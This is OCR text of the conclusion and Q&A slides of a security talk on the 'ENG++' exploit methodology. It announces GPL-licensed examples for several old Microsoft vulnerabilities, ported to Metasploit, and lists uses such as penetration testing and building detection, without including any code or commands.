


What demo?

The examples applying ENG^{++} methodology will be available on "*Hebdomas Sancta*" (Holy Week) – Good Friday or Holy Saturday.

Thus you will be able to test by yourselves!!!

0110 – Conclusions



Conclusions

- Some examples, applying **ENG**$^{++}$ methodology, will be available. For further details, please refer to:
  - http://fnstenv.blogspot.com/

- **ENG**$^{++}$ examples are licensed under **GNU General Public License version 2**.

- The examples cover pretty old vulnerabilities, such as:
  - **MS02-039**: **3,182** days since published.
  - **MS02-056**: **3,112** days since published.
  - **MS08-078**: **844** days since published.
  - **MS09-002**: **789** days since published.

- **ENG**$^{++}$ is also not new:
  - **Encore-NG**: **931** days since **BUGTRAQ** and **FULL-DISCLOSURE**.
  - **ENG**$^{++}$: **497** days since **H2HC 6th Edition**.

- The **ENG**$^{++}$ methodology is not part of any commercial or public tool and is freely available, although the examples were ported to work with Rapid7 Metasploit Framework – this is to show how flexible its approach and deployment is – hoping it can help people to understand the threat, improving their infra-structure, security solutions and development approach.

- **ENG**$^{++}$ methodology can be freely applied, there are no restrictions… No other than laziness.

- **ENG**$^{++}$ methodology can help different people, performing different tasks, such as:
  - Penetration-testing.
  - Development of exploit and proof-of-concept tools.
  - Evaluation and analysis of security solutions.
  - Quality assurance for security solution.
  - Development of detection and protection mechanisms.
  - Etc…

0111 – Questions & Answers

Any questions?

THANK YOU!